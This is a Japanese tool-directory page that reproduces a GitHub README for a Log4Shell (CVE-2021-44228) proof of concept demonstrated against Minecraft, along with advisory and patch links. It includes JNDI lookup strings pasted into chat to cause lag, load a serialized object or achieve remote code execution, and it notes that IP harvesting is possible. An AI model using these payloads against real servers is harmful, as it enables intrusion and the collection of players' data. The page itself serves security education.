
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
Log4J-RCE-Proof-Of-Concept — Log4j-RCE (CVE-2021-44228) 概念実証と追加情報 | Kitploit
ツール/GitHubGitHub/hycrafthd/log4j-rce-proof-of-concept
ペイロード生成脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト学習と教育
GitHubhycrafthd/log4j-rce-proof-of-concept

Log4J-RCE-Proof-Of-Concept

Log4j-RCE (CVE-2021-44228) 概念実証と追加情報

共有
リポジトリを見るウェブサイト
18231364年前Kitploit レビュー済み

Log4J-RCE-Proof-Of-Concept (CVE-2021-44228)

これはlog4jのRCEの概念実証です。

CVE-2021-44228に関するリンクはこちら:

  • https://www.lunasec.io/docs/blog/log4j-zero-day
  • https://github.com/advisories/GHSA-jfh8-c2jp-5v3q
  • https://github.com/apache/logging-log4j2/pull/608
  • https://www.youtube.com/watch?v=JPGola6BamU

このバグはほぼすべてのlog4j2とおそらくlog4j1のバージョンに影響します。推奨バージョンは、このエクスプロイトを修正した**2.15.0**です。

Minecraftを使用したデモ(log4j2を使用)

  • Minecraftへの影響の詳細はこちら:https://twitter.com/slicedlime/status/1469150993527017483
  • Minecraftからの記事はこちら:https://www.minecraft.net/en-us/article/important-message--security-vulnerability-java-edition
  • 修正されたMinecraft Forgeバージョン:https://twitter.com/gigaherz/status/1469331288368861195
  • Minecraft Forgeからの詳細記事:https://gist.github.com/TheCurle/f15a6b63ceee3be58bff5e7a97c3a4e6
  • 修正されたMinecraft Fabricバージョン:https://twitter.com/slicedlime/status/1469192689904193537
  • 修正されたMinecraft Paperバージョン:https://twitter.com/aurora_smiles_/status/1469205803232026625
  • 修正されたMinecraft Spigotバージョン:https://www.spigotmc.org/threads/spigot-security-releases-%E2%80%94-1-8-8%E2%80%931-18.537204/
  • 修正されたMinecraft Spongeバージョン:https://discord.com/channels/142425412096491520/303772747907989504/918744598065586196

ラグまたはシリアライズデータの送信


  • チャットに${jndi:ldap://127.0.0.1/e}を貼り付けます。ポート389で開いているソケットがある場合、logj4は接続を試み、タイムアウトが発生するまでそれ以上の通信をブロックします。
  • この概念実証エクスプロイトを使用すると、コンソールのログにTHIS IS SEND TO THE LOG!!! LOG4J EXPLOIT!が記録されます。これはLDAPサーバーからのシリアライズされた文字列オブジェクトです。
image

  • さらに、悪意のあるLDAPサーバーは、メッセージがログに記録されたすべてのIPアドレスを受信します。つまり、このエクスプロイトを使用してサーバー上のプレイヤーのIPアドレスを収集できる可能性があります。

RCE


  • チャットに${jndi:ldap://127.0.0.1/exe}を貼り付けます。-Dcom.sun.jndi.ldap.object.trustURLCodebase=trueがtrueに設定されている場合、リモートコード実行が発生します。
image

  • 幸いなことに、現代のJDKはデフォルトでリモートクラスローディングを無効にしています。(https://www.oracle.com/java/technologies/javase/8u121-relnotes.html)
  • 古いバージョンではこれが許可される可能性があります!!

免責事項

このプロジェクトは教育目的のみです。

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    366
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    287

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →






